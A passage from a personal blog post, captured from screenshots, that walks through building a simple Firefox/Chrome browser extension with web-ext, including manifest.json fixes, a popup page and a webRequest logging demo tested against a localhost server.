Anyway, let's continue here (still basing on DevDungeon's example web template[8]):


```
template based on DevDungeon example",

ns.html", // for all the page; ff don't like it

refox


s.html", // Chrome only, full page
```

```
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, init
  <title>code sixteen browser extension</title>

  <!-- Bootstrap -->
  <link href="css/bootstrap.min.css" rel="stylesheet">
  <link href="css/bootstrap-theme.min.css" rel="stylesheet
  <!-- Custom Styles -->
  <link href="css/global.css" rel="stylesheet">

</head>
<body>

  <h1>Hello, Cody ;]</h1>
```


So far, so good. Let's try it from the Ubuntu's desktop perspective, switch:

```
c@ubuntu20: ~/src/Example03
c@ubuntu20:~$ cd src/Example03/
c@ubuntu20:~/src/Example03$ ls
borderify.js  icons  index.html  js  manifest.json
c@ubuntu20:~/src/Example03$ web-ext run
Running web extension from /home/c/src/Example03

a: Error parsing manifest.json file at /home/c/src/Example03/manifest.json: JSONError: Unexpected token } in JSON at position 653 while parsing near
                } ]]'

  34 |
  35 |
> 36 |     }
     |     ^
  37 |   ]
  38 | }
  39 |

c@ubuntu20:~/src/Example03$
```

Mhm, sure. :7




Now looks better. ;] Let's continue here:




Well, HTML code indeed is visible when user will click the extension button but we still can see some errors in the extension's console. Let's try to fix that:


Ctrl+R to reload *web-ext* and we should be here:



As far as the error-with-'CSP: page settings blocked' should be easy to guess „why" – „for temporary loaded extensions there is a CSP rule; you can change it in manifest.json" afaik ;). But let's check what about that *webkitNotifications[3]*:



Ctrl+R and checking... and errors again. ;Z So I decided to clear the whole *notify()* function and rewrite using one other example I found on the documentation[3]. Results (as well as the source I used) you'll find on the next screen below:




Looks better! ;] (Read as: we can see some „valid(?) responses" from the code, so – yeah, it's good). We can continue below. But according to the „mess" in the code I decided to switch to some easier example.

I decided to move to example more related to my initial goal:

Yeah. ;] Checking th details about *onBeforeRequest*:


Well, ok.

Next we are here, checking our updated extension:




Well, well, well... ;] It works! ;D ...but as you can see – the button of our extension disappeared. :C

Current code looks like below:



More to try:



Ok, let's first of all fix that hidden button. ;) Here we go...

Let’s go back to the source code – we should be here:

```
c@ubuntu20: ~/src/Example02
buntu20:~/src/Example02$ ls -l
tal 36
-rw-r-- 1 c c  256 gru 22 13:31 autoupdater_updates.xml
xrwxr-x 2 c c 4096 gru 22 13:31 css
xrwxr-x 2 c c 4096 gru 22 13:31 fonts
xrwxr-x 2 c c 4096 gru 22 13:31 img
-rw-r-- 1 c c  814 gru 22 15:54 index.html
xrwxr-x 2 c c 4096 gru 22 15:54 js
-rw-r-- 1 c c  654 gru 22 19:44 manifest.json
-rw-r-- 1 c c 1197 gru 22 13:31 options.html
-rw-r-- 1 c c 1470 gru 22 13:31 README.rst
buntu20:~/src/Example02$
```

```
c@ubuntu20: ~/src/Example04
c@ubuntu20:~/src/Example04$ vim background.js
c@ubuntu20:~/src/Example04$ ls -l
total 8
-rw-rw-r-- 1 c c 499 gru 22 19:44 background.js
-rw-rw-r-- 1 c c 240 gru 22 17:07 manifest.json
c@ubuntu20:~/src/Example04$
```

Let’s make a quick *diff ;)* First of all:

```
c@ubuntu20: ~/src/Example02

"manifest_version": 2,

"name": "Chrome Extension Template 610",
"description": "Extension template based on DevDungeon example",
"version": "61.0",

// "options_page": "options.html", // for all the page; ff don't like it
// tiny modal ui
"options_ui": { // for firefox
  "page": "options.html",
  "chrome_style": true
},
//"options_page": "options.html", // Chrome only, full page

"permissions": [
  "storage",
  "tabs",
  "notifications"
],

"omnibox": { "keyword" : "code16" },

"browser_action": {
  "default_icon": "img/firefox.ico",
  "default_popup": "index.html"
}

}
```

```
c@ubuntu20: ~/src/Example04
{
  "description": "Demonstrating webRequests",
  "manifest_version": 2,
  "name": "webRequest-demo",
  "version": "1.0",

  "permissions": [
    "webRequest",
    "<all_urls>"
  ],

  "background": {
    "scripts": ["background.js"]
  }
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```


Indeed – looks like we have something to fix ;) After a while – my „current” *manifest.json* file is presented on the screen below:

```
{
  "description": "Demonstrating webRequests",
  "manifest_version": 2,
  "name": "webRequest-demo",
  "version": "1.0",

  "permissions": [
   "storage",
   "notifications",
   "tabs",
   "webRequest",
    "<all_urls>"
  ],

  "background": {
    "scripts": ["background.js"]
  },
  "browser_action": {
    "default_icon": "img/img.ico",
    "default_popup": "index.html"
  }
}
```

Ok, before we’ll switch to desktop again, let’s also create some basic *index.html* file in the directory of our extension, like this:


```
c@ubuntu20: ~/src/Example04
<html><title>hello world</title>
        <body>
                <h1>hello ;]</h1>
        </body>
</html>
~
```

Now we're ready to refresh the status on Ubuntu-desktop ;) Let's continue here (with Ctrl+R of course ;)):



Great! (Next thing to fix will be adding to index.html some encoding but we'll do that in the next iteration of our rewrite ;).) So far our super-extension can grab links to all resources that are loaded when we are visiting our *target-page*. (It looks pretty similar to the 'attack scenario' I presented few weeks ago on the blog[9].) As you can see we have our icon back too. ;]

So I think we can move forward. Current code after a little update looks like below:



Looks nice, but why am I see the loop in the log file that is adding another-and-another-xxxx string to the requests?

```
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxx HTTP/1.1" 404 487 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:
cko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /icons/text.gifxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxx HTTP/1.1" 404 487 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:
cko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /SuperWeb/?C=M;O=Axxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxx HTTP/1.1" 200 703 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_
5.0) Gecko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:24 +0100] "GET /SuperWeb/?C=M;O=A HTTP/1.
03 "http://localhost/SuperWeb/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
) Gecko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/blank.gif HTTP/1.1"
 "http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x
v:75.0) Gecko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/back.gif HTTP/1.1"
"http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x8
:75.0) Gecko/20100101 Firefox/75.0"
7.0.0.1 - - [22/Dec/2020:20:25:26 +0100] "GET /icons/text.gif HTTP/1.1"
"http://localhost/SuperWeb/?C=M;O=A" "Mozilla/5.0 (X11; Ubuntu; Linux x8
```

Probably I missed something like timeout or ‘visited’ checkmark. Let’s see how can we fix that.


But first of all (after last 16h with the Manual:

): it’s time for a little break... ;)

Preparing second Browser Extension

Here we'll focus mostly on Firefox and updating the script from previous section. So let's move forward. At this stage I decide to follow the manual[5] and continue with our example extension.


Let's start here:



Updating our current script (after we'll make a backup/copy;)) and we should be here:


Can you see it? Well, let me know what is the result of running this code with your *web-ext*, ok? I'll wait... ;]

After a while I decided to start all over again but this time I started from examples available in the manual pages[3]. Like this one:




So far, so good. (At this stage I recommend you reading more about the functions described in the documentation[3]. For me it was a lot of fun so maybe you'll find it useful too. ;))

Let's move forward (as you can see I modified *manifest.json* file to update *permissions* section):




Cool. Next file is presented below:




As you can see to continue with the example presented above you'll also need to share the *firefox.ico* file using your 'favourite webserver' ;)

